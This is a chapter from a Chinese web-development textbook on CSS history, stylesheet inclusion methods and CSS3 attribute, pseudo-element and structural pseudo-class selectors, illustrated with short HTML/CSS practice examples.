CSS 是一种描述性的文本，用于增强或者控制网页的样式，并允许将样式信息与网页内容相分离。存放 CSS 样式表内容的文件扩展名为“.css”。

最初，HTML 标签被设计为定义文档结构的功能，通过使用<h1>、<p>、<table>、<img>

等标签，分别在浏览器中展示一个标题、一个段落、一个表格、一个图片等内容。而页面中内容的布局，由浏览器根据标签表示的内容以从上到下、从左到右的“流”式布局依次排列，如果想要对内容进行定位，则需要使用表格进行分栏控制。

HTML 只是标示页面结构的标记语言。而 Web 发展初期的两大浏览器厂商 Netscape 和 Internet Explorer 为了表现更加丰富的页面效果，争夺 Web 浏览器市场，不断地添加新的标记和属性到 HTML 规范中（比如设置文本样式的 font 元素），这使得原本结构比较清晰的 HTML 文档变得非常混乱。

而随着 Web 页面效果的要求越来越多样化，依赖 HTML 的页面表现已经不能满足网页开发者的需求。

CSS 的产生，改变了传统的 HTML 页面的样式效果。CSS 规范代表了 Web 发展史上一个独特的阶段。

9.1.2　CSS 发展历史

从 20 世纪 90 年代初 HTML 被发明开始，样式就以各种形式存在。不同的浏览器结合它们各自的样式语言为用户提供页面效果的控制。最初的 HTML 只含有很少的显示属性。

为了满足页面设计者的要求，HTML 添加了很多显示功能。但是随着这些功能的增加，HTML 变得越来越杂乱，而且 HTML 页面也越来越臃肿。于是 CSS 便随之诞生了。

1994 年哈坤 • 利提出了 CSS 的最初建议。而正巧当时伯特 • 波斯（Bert Bos）正在设计一个名为 Argo 的浏览器，于是他们决定一起设计 CSS。

其实当时互联网行业已经有过一些统一样式表语言的建议了，但 CSS 是第一个含有“层叠”主意的样式表语言。

在 CSS 中，一个文件的样式可以从其他的样式表中继承下来。读者在有些地方可以使用他自己更喜欢的样式，在其他地方则继承或“层叠”作者的样式。这种层叠的方式使作者和读者都可以灵活地加入自己的设计，混合各人的爱好。

哈坤于 1994 年在芝加哥的一次会议上第一次提出了 CSS 的建议，1995 年他与波斯一起再次提出这个建议。那时候刚刚建立的 W3C 组织对 CSS 的发展很感兴趣，他们为此专门组织了一次讨论会。哈坤、波斯和其他一些人是这个项目的主要技术负责人。1996 年年底 CSS 初稿已经完成，同年 12 月 CSS 规范的第一个版本出版。

1997 年初，W3C 组织负责 CSS 的工作组开始讨论第一版中没有涉及到的问题。其讨论结果组成了 1998 年 5 月出版的 CSS 规范第二版。

CSS 3 标准最早于 1999 年开始制订，并于 2001 年初提上 W3C 研究议程。在 2011 年 6 月 7 日 W3C 发布了第一个 CSS 3 建议版本。CSS 3 的重要变化是采用模块来增加扩展功能，如列表模块、文字特效模块、多栏布局模块、背景和边框模块等。目前 CSS 3 还在不断完善中，会有更多的新模块和功能被加入。

9.1.3　CSS 的基本使用

CSS 样式表是为 Web 而存在的，所以 CSS 样式终归是要应用到 HTML 页面中的。

与传统的 HTML 元素内嵌的样式设置方式相比，CSS 样式表的一个非常重要的特点就是灵活。它支持将 CSS 样式作为属性设置到页面元素中，也支持将 CSS 样式表集中声明在页面头部，还支持将所有的 CSS 样式表内容存放到一个单独的文件中，并在 HTML 页面中引入。

总体来说，CSS 提供了以下 3 种使用 CSS 样式表的方式：使用内部 CSS 样式表、引入外部样式表和导入外部样式表。

1. 使用内部 CSS 样式表

内部样式表是指样式表的定义处于 HTML 文件一个单独的区域，与 HTML 的具体标签分离开来，从而可以实现对整个页面范围的内容显示进行统一的控制与管理的功能。

内部样式表是将所有的样式声明代码放置于页面头部。可以在页面头部的 head 元素内部添加一个 style 元素，用于存放样式表配置。

style 元素是使用一个开始标签<style>和一个结束标签</style>括起来的一个代码段。元素的内容就是样式表的所有配置信息。例如，将页面 body 内所有文字的大小都修改为 28px，可以使用以下代码实现：

```
<style type="text/css">
body {font-size:28px;}
</style>
```

内部样式表不一定必须写在 HTML 文件的<head>和</head>之间。它可以在页面的任何位置，只要样式表本身的语法正确，同时<style>和</style>能够一一对应，对整个页面的样式设置就可以生效。将上述代码中有关样式的部分转移到 HTML 的末尾，处于</html>标签后面，该文件在 Chrome 浏览器中的显示效果与上述代码的执行结果是一致的。

不过，为了统一，还是遵守规定，把内部样式表都放置于<head>和</head>之间。这样做也符合内部样式表诞生时的初衷：它包含了关于页面各元素的样式信息，放在页面的前部能够使自己和他人在阅读代码的开始阶段就对整个页面有一个清晰的把握，一目了然。大家应该养成这种好的习惯，遵守这样的业内规则。

2. 引入外部样式表

如果将 CSS 样式表声明的代码单独放在一个扩展名为“.css”的文本文件中，可以在 HTML 页面中引入该样式表文件。

样式表是在 head 元素中使用 link 元素将其引入，外部样式表文件的名称设置为 link 元素的 href 属性的值即可。

例如，为 body 设置字体大小可以使用样式表单独存放样式的设置信息。

可以先新建一个名为 fontsize.css 的样式表文件，内容如下所示：

```
body {
font-size:28px;
}
```

然后使用 link 元素将上述文件引入到 HTML 页面中，代码如下所示：

```
<link rel="stylesheet" type="text/css" href=" fontsize.css"/>
```

3. 导入外部样式表

导入样式表的方式和引入样式表的方式差不多。它们都是将样式单独存放，然后在 HTML 页面中引入该样式表文件。

导入样式表可以在 style 元素之间使用@import 指令。例如下面的代码：

```
<style>
/*下面两行代码的执行效果是相同的*/
@import "mystyle.css";
@import url("mystyle.css");
</style>
```

任何@import 规则必须出现在样式表中的所有规则之前。@import 指令的参数是一个 CSS 样式表文件的 URL 地址，表示 URL 地址的字符串也可以包含在 url()函数内。上面两个@import 规则实现的效果是相同的。

在一个单独的 CSS 样式表文件中，也可以使用@import 指令将另一个 CSS 样式文件导入到当前文件中。

9.2 CSS 3 选择器概述

选择器是 CSS 3 中一个重要的内容。使用它可以大幅度提高开发人员书写或修改样式表的工作效率。

通过使用选择器，不再需要在编辑样式时使用多余的或者没有任何语义的 class 属性，而可以直接将样式与元素绑定起来，从而节省在网站或 Web 应用程序完成之后又要修改样式所花费的大量时间。

在样式表中，一般会书写大量的代码，在大型网站中，样式表中的代码可能会达到几千行，麻烦的是，当整个网站或整个 Web 应用程序全部书写好之后，需要针对样式表进行修改时，在大量的 CSS 代码中，并没有说明什么样式服务于什么元素，只是使用了 class 属性，然后在页面中指定了元素的 class 属性。使用元素的 class 属性有两个缺点：第一，class 属性本身没有语义，它纯粹是用来为 CSS 样式服务的，属于多余属性；第二，使用 class 属性，并没有把样式与元素绑定起来，针对同一个 class 属性，文本框可以使用，下拉框也可以使用，这样是非常混乱的，修改样式也不方便。

所在，在 CSS 3 中，提倡使用选择器来将样式与元素绑定起来，这样，在样式表中什么样式与什么元素相匹配变得一目了然，修改起来也方便。不仅如此，通过选择器还可以实现各种复杂的指令，同时也能大量减少样式表的代码书写量，最终书写出来的样式表也会变得简洁明了。

具体来说，使用选择器进行样式指定的时候，采用类似 E[foo$="val"]的正则表达式的形式。在样式表中，声明该样式应用于什么元素，该元素的某个属性的属性值是什么。

例如，指定将页面中 id 为“div_big”的 div 元素的背景色设置为红色，代码如下所示：

```
div[id="div_big"]{background:red;}
```

这样，符合这个条件即 id 为“div_big”的 div 元素的背景色会被设置为红色，不符合这个条件的 div 元素则不使用这个样式。

另外，还可以在指定样式的时候使用“^”通配符（开头字符匹配）、“$”通配符（结尾字符匹配）与“*”通配符（包含字符匹配）。

例如，指定 id 末尾字母为“t”的 div 元素的背景色为蓝色，代码如下所示：

```
div[id$="t"]{background:blue;}
```

通配符的使用更加提高了样式表的书写效率。

9.3 属性选择器

选择器是 W3C（World Wide Consortium）在 CSS 3 的工作草案中独立引进的一个概念，它是 CSS 3 的重要组成部分。实际上，在 CSS 1 和 CSS 2 中已经定义了很多常用的选择器，CSS 3 新增了 3 种属性选择器：[att*=val]属性选择器、[att^=val]属性选择器和[att$=val]属性选择器。本节将详细介绍这 3 种选择器。

9.3.1 [att*=val]属性选择器

[att*=val]属性选择器的含义是：选择匹配的元素，该元素定义了 att 属性，且属性值是包含 val 的字符串。例如，div[id*=section1]表示匹配包含 id 属性，且 id 的属性值包含“section1”字符串的 div 元素。

【实践案例 9-1】

在 Dreamweaver CS5 中新建一个页面，匹配 id 的属性值是包含“mian”字符串的所有 p 元素。其主要代码如下所示：

```
<style type="text/css">
p[id*="mian"]{
    font-size:20px;
    color:#C6C;
    font-family:Arial, Helvetica, sans-serif;
    margin-left:60px;
}
</style>
</head>
<body>
<p id="old">
  濛濛暮色中，凉风绵延着秋的萧瑟，蕴藏着冬的寒冷，纵横的街道</br>在清冷的夜幕下一片寂
```

```
  然，稀落的人群凋零了思绪的花瓣。
</p>
<p id="mian1">
  怅然间，我张开双臂拥抱这秋天的夜空，想感怀一下</br>"中秋月圆"的惬意，可是的空旷的心
  情如稀疏的星光一</br>样散落一地，踩过自己的影子被昏暗的光亮拉的很长很长……
</p>
<p id=old1>
岁月的流失，带走了我们豆蔻年华的蓬勃，暗淡了那些年轻绚丽的色</br>
彩，远远的街灯在深邃的夜色中孤独，窗外，万家灯火的隐隐约约在</br>
这迷蒙的天幕上添了一份沉重。
</p>
<p id=mian2>
  留下的也只是一些记忆的碎片，如痴心于曾经的温柔，</br>
执着于缠绵的初衷，随着季节的轮回被尘埃层层覆盖。
</p>
</body>
```

在上段代码中，匹配出所有符合条件（即 p 元素中属性中包含 id，并且属性值包含“mian”的 p 元素，将字体颜色设置为“#C6C”，并且设置字体为“Arial”，左边距为“60px”。运行效果如图 9-1 所示。



图 9-1　[att*=val]属性选择器效果图

9.3.2　[att^=val]属性选择器

[att^=val]属性选择器的含义是：如果该元素定义了 att 属性，并且属性值是以 val 开头的字符串，则该元素使用这个样式。例如，div[id^=section]表示匹配包含 id 属性，且 id 属性值是以“section”字符串开头的 div 元素。

【实践案例 9-2】

在 Dreamweaver CS5 中新建一个页面，匹配 id 的属性值是以“mian”开头的所有 p 元素。其主要代码如下所示：

```
<style type="text/css">
p[id^=mian]{
    color:#03F;
    font-size:20px;
    font-family:Arial, Helvetica, sans-serif;
    margin-left:150px;
    margin-top:20px;
}
</style>
</head>
<body>
<p id="old1">
在古希腊神话中，玫瑰集爱与美于一身
</p>
<p id="mian1">
既是美神的化身，又溶进了爱神的血液
</p>
<p id="old2">
玫瑰是用来表达爱情的通用语言
</p>
<p id="mian2">
玫瑰代表爱情，但不同颜色、朵数的玫瑰</br>还另有吉意
</p>
</body>
```

在上述代码中，使用[att^=val]选择器，查找出所有符合条件的 p 元素，并设置字体为“Arial”，大小为“20px”，颜色为“#03F”，上边距为“20px”，左边距为“150px”。运行效果如图 9-2 所示。



图 9-2　[att^=val]属性选择器效果图

9.3.3 [att$=val]属性选择器

[att$=val]属性选择器的含义是：如果元素中定义了 att 属性，且属性值是以 val 结尾的字符串，则该元素使用这个样式。例如，div[id$=section]表示匹配包含 id 属性，且 id 属性值是以“section”字符串结尾的 div 元素。

【实践案例 9-3】

在 Dreamweaver CS5 中新建一个页面，匹配 id 的属性值是以“mian”结尾的所有 p 元素。其主要代码如下所示：

```
<style type="text/css">
p[id$=mian]{
    color:#03F;
    font-size:20px;
    font-family:Arial, Helvetica, sans-serif;
    margin-left:150px;
    margin-top:20px;
}
</style>
</head>
<body background="0165.jpg">
<p id="old1">
在古希腊神话中，玫瑰集爱与美于一身
</p>
<p id="nummian">
既是美神的化身，又溶进了爱神的血液
</p>
<p id="nummian">
玫瑰是用来表达爱情的通用语言
</p>
<p id="old2">
玫瑰代表爱情，但不同颜色、朵数的玫瑰</br>还另有吉意
</p>
</body>
```

在上述代码中，使用[att$=val]选择器，查找出所有符合条件的 p 元素，并设置字体为“Arial”，大小为“20px”，颜色为“#03F”，上边距为“20px”，左边距为“150px”。运行效果如图 9-3 所示。




图 9-3 [att$=val]属性选择器效果图

9.4 伪元素选择器

所谓伪元素选择器，是指并不是针对真正的元素使用的选择器，而是针对 CSS 中已经定义好的伪元素使用的选择器。在 CSS 中，主要有如下 4 个伪元素选择器：

- **first-line 伪元素选择器** 用于为某个元素中的第一行文字设置样式。
- **first-letter 伪元素选择器** 用于为某个元素中的文字的首字母或第一个字设置样式。
- **before 伪元素选择器** 用于在某个元素之前插入一些内容。
- **after 伪元素选择器** 用于在某个元素之后插入一些内容。

下面详细介绍这 4 种伪元素选择器。

9.4.1 first-line 和 first-letter 选择器

first-line 伪元素选择器用于为某个元素中的第一行文字设置样式，first-letter 伪元素选择器用于为某个元素中的文字的首字母或第一个字设置样式。

【实践案例 9-4】

在 Dreamweaver CS5 中新建一个页面，在该页面中有一个 p 元素，在该元素内存在两行文字，使用 first-line 伪元素选择器将第一行文字设置为红色，字体大小为 20px。另外还有一个 div 元素，使用 first-letter 伪元素选择器设置这两段文字的开头文字或字母的颜色为红色，字体大小为 20px。代码如下所示：

```
<style>
p:first-line{
    color:#F39;
    font-size:20px;
```

```
    }
div:first-letter{
     color:#F39;
     font-size:20px;
    }
</style>
</head>

<body >
<p>我想还是小时候好啊<br />
我怀念那时我们的纯洁那时我们家园的美丽</p>
<div >Whatever is worth doing is worth doing well.
</div>
</body>
```

上述代码的执行结果如图 9-4 所示。



图 9-4　first-line 和 first-letter 伪元素选择器执行效果

9.4.2　before 选择器

before 伪元素选择器用于在某个元素之前插入一些内容，使用方法如下所示：

```
<元素>:before
{
    content:插入文字
}
<元素>:before
{
    content:url(test.wav)
}
```

其中，before 表示在元素前面插入内容；content 属性用来定义要插入的内容。

【实践案例 9-5】

在 Dreamweaver CS5 中新建一个页面，实现使用 before 选择器在元素前面插入内容的功能，其代码如下所示：

```
<style type="text/css">
p:before{
    content:"临近中秋，";
    color:#C06;
}
</style>
<body  style="background:no-repeat; background-image:url(5592025
192433200620_2.jpg)">
<p id="qiu">
人们首先想到的是那一轮圆月。
看那圆圆的月亮，似乎满载着亲人团聚的
其乐融融，也怀揣着远隔千里的离愁别绪。
如鼓满了诗情画意的帆，遨游在广袤、幽
蓝的中秋夜空。<br />
这一天，人们对着圆圆的月亮，品着圆圆
的月饼，吃着圆圆的汤圆，连那思念的情
怀也是圆圆的。圆圆的月亮，寄托着人们
多少美满生活的梦想。
</p>
</body>
```

上述代码针对 p 元素使用 before 选择器，并且使用 content 属性来定义 p 元素前面插入的内容“临近中秋，”。在 before 选择器中，指定文字的颜色为“#C06”。运行效果如图 9-5 所示。



图 9-5　before 选择器执行效果

9.4.3　after 选择器

after 伪元素选择器用于在某个元素之后插入一些内容。

【实践案例 9-6】

在 Dreamweaver CS5 中新建一个页面，更改上节示例的样式代码，实现使用 after 选择器在元素后面插入内容的功能。其代码如下所示：

```
<style type="text/css">
p:after{
content:"圆圆的月亮，寄托着美满生活的梦想。";
color:#C06;
}
</style>
```

上述代码针对 p 元素使用 after 选择器，并且使用 content 属性来定义 p 元素后面插入的内容“圆圆的月亮，寄托着美满生活的梦想。”，指定文字的颜色为#C06。运行效果如图 9-6 所示。



图 9-6　after 选择器执行效果

9.5　结构化伪类选择器

在 CSS 中，可以使用类选择器把相同元素定义成不同的样式，例如，针对一个 p 元素，可以做如下所示的定义：

```
p.right{text-align:right}
p.center{text-align:right}
```

然后在页面上对 p 元素使用 class 属性，把定义好的样式指定给具体的 p 元素，代码如

下所示：

```
<p class= “right” >测试文字</p>
<p class= “center” >测试文字</p>
```

在 CSS 中，除了上面所述的类选择器之外，还有一种伪类选择器，这种伪类选择器与类选择器的区别是：类选择器可以随便命名，例如上面的“p.right”与“p.center”，也可以命名为“p.class1”与“p.class2”，然后在页面上使用“class= ‘class1’”与“class= ‘class2’”，但是伪类选择器是 CSS 中已经定义好的选择器，不能随便命名。结构性伪类选择器是 CSS 3 中新增加的类型选择器。常用的结构性伪类选择器如下所示：

- ❑ **root 选择器** 将样式绑定到页面的根元素中。
- ❑ **first-child 选择器** 对父元素中的第一个子元素指定样式。
- ❑ **last-child 选择器** 对父元素中的最后一个子元素指定样式。
- ❑ **nth-child(n)选择器** 对指定序号的子元素设置样式（正数）。参数可以是数字（如 1、2、3）、关键字（如 odd、even）、公式（如 2n、2n+3），参数的索引起始值是 1，而不是 0。
- ❑ **nth-last-child(n)选择器** 对指定序号的子元素设置样式（倒数），语法和用法可参考 nth-child(n)选择器。
- ❑ **not 选择器** 若想对某个结构元素使用样式，但想排除这个结构元素下的子结构元素，就用 not 选择器。
- ❑ **empty 选择器** 指定当元素内容为空白时使用的样式。
- ❑ **target 选择器** 对页面中某个 target 元素指定样式，该样式只在用户单击了页面中的链接，并且跳转到 target 元素后生效。
- ❑ **nth-of-type(n)选择器** 匹配指定序号的同一种类型的子元素（正数）。参数可以是数字（如 1、2、3）、关键字（如 odd、even）、公式（如 2n、2n+3），参数的索引起始值是 1，而不是 0。
- ❑ **nth-of-type(n)选择器** 匹配指定序号的同一种类型的子元素（倒数），语法和用法参考 nth-of-type(n)选择器。
- ❑ **only-child 选择器** 当某个父元素中只有一个子元素时使用的样式。

9.5.1 root 选择器

root 选择器将样式绑定到页面的根元素中。所谓根元素，是指位于文档树中最顶层结构的元素，在 HTML 页面中就是指包含着整个页面的“<html>”部分。

【实践案例 9-7】

在 Dreamweaver CS5 中新建一个页面，实现使用 root 选择器改变整个 HTML 页面背景颜色的功能，其代码如下所示：

```
<style type="text/css">
:root{
    background-color:#39C;
```

```
}
body{
    background-color:#F99;
}
</style>
</head>
<body>
<h3>一份寄居于笔下的情怀</h3>
<p>
冷月星辰照顶，冰清冷淡的夜色，似镜破碎般揪碎了我的心，望眼天边烟过了几番云月，投射在眼
波却如此惨淡。只因想你，我落笔成思，携一缕清风，化作寥寥的情愫，寄托在你身旁。——题记
一帘思念帷幔，静扰了我的清梦；一曲离别琴伤，拨乱了我的心弦；一笺丹青妙笔，挥断了一生的
情愁；一抹眷美倾城，消遣了无言的寂寥；一语珍重天涯，慕散了谁的感伤？
</p>
</body>
```

上述代码中使用 root 选择器将整个网页的背景色设置为蓝色，将网页中的 body 元素的背景色设置为粉色。运行效果如图 9-7 所示。




图 9-7 root 选择器执行效果

另外，在使用样式指定 root 元素的背景时，根据不同的指定条件，背景色的显示范围会有所变化。在上面的示例中，如果采取如下所示的样式，不使用 root 选择器来指定 root 元素的背景色，只指定 body 元素的背景色，则整个页面就全部变成粉色的了。

```
<style type="text/css">
body{
    background-color:#F99;
}
</style>
```

删除 root 选择器后的页面如图 9-8 所示。




图 9-8 删除 root 选择器后的执行效果

9.5.2 not 选择器

如果想对某个结构元素使用样式，但是想排除这个结构元素下面的子结构与元素，让它不使用这个样式时，就可以使用 not 选择器。

【实践案例 9-8】

在 Dreamweaver CS5 中新建一个页面，其代码如下所示：

```
<style type="text/css">
body *:not(h3){
    font-size:16px;
    color:#60F;
}
</style>
</head>
<body>
<h3>四叶草的传说</h3>
<p>
爱尔兰民传间传说，四叶的三叶草能带来好运，是爱尔兰最知名的国家象征。在传统的爱尔兰婚礼上，新娘的花束，新郎的胸花，都必须包含幸运草。幸运草被认为婚礼上必不可少的第三个人。
</p>
</body>
```

在上述代码中，“body *”指定 body 元素中所有的字体颜色为“#60F”，字体大小为 16px，“:not(h3)”表示使用 not 选择器排除 h3 元素。也就是说，除了 h3 元素外，整个页面中的其他元素全部使用上述样式。运行效果如图 9-9 所示。



图 9-9 not 选择器执行效果

9.5.3 first-child 和 last-child 选择器

如果用户要为文章列表的第一篇标题和最后一篇标题设置不同的背景颜色，可以采取的做法是：给这两篇文章的标题添加不同的 class 属性，然后给每个属性的样式定义不同的背景颜色。但是，在 CSS 3 中新增加了 first-child 选择器和 last-child 选择器以后，同样可以解决设置背景颜色的问题，多余的 class 属性就可以不要了。

first-child 选择器和 last-child 选择器分别用于为父元素中的第一个或者最后一个子元素设置样式。

【实践案例 9-9】

在 Dreamweaver CS5 中新建一个页面，使用选择器实现设置文章标题背景颜色的功能，其代码如下所示：

```
<style type="text/css">
p:first-child{
    background-color:#F30;
}
p:last-child{
    background-color:#06F;
}
</head>
</style>
<body >
<p>第一句    记住的，是不是永远不会忘记？我守护如泡沫般灿烂的童话，快乐才刚刚开始，悲伤却早已潜伏而来。</p>
<p>第二句    人生总有许多巧合，两条平行线也可能会有交汇的一天。人生总有许多意外，握在手里面的风筝也会突然断了线。   </p>
<p> 第三句    摘不到的星星，总是最闪亮的。溜掉的小鱼，总是最美丽的。错过的电影，总是最好看的。</p>
<p> 第四句    以为有了翅膀，就会变成一只鸟；以为变成鸟之后，就可以拥有自由。而今，拥有了期盼的翅膀，却只能在小小的空间里，飞翔，遗失了自由。</p>
<p>第五句    我们都要尽量靠近光亮，让心情温暖。</p>
</body>
```

上述代码使用 first-child 选择器设置第一个标题背景颜色为“#F30”，最后一个标题背景颜色为“#06F”。运行效果如图 9-10 所示。

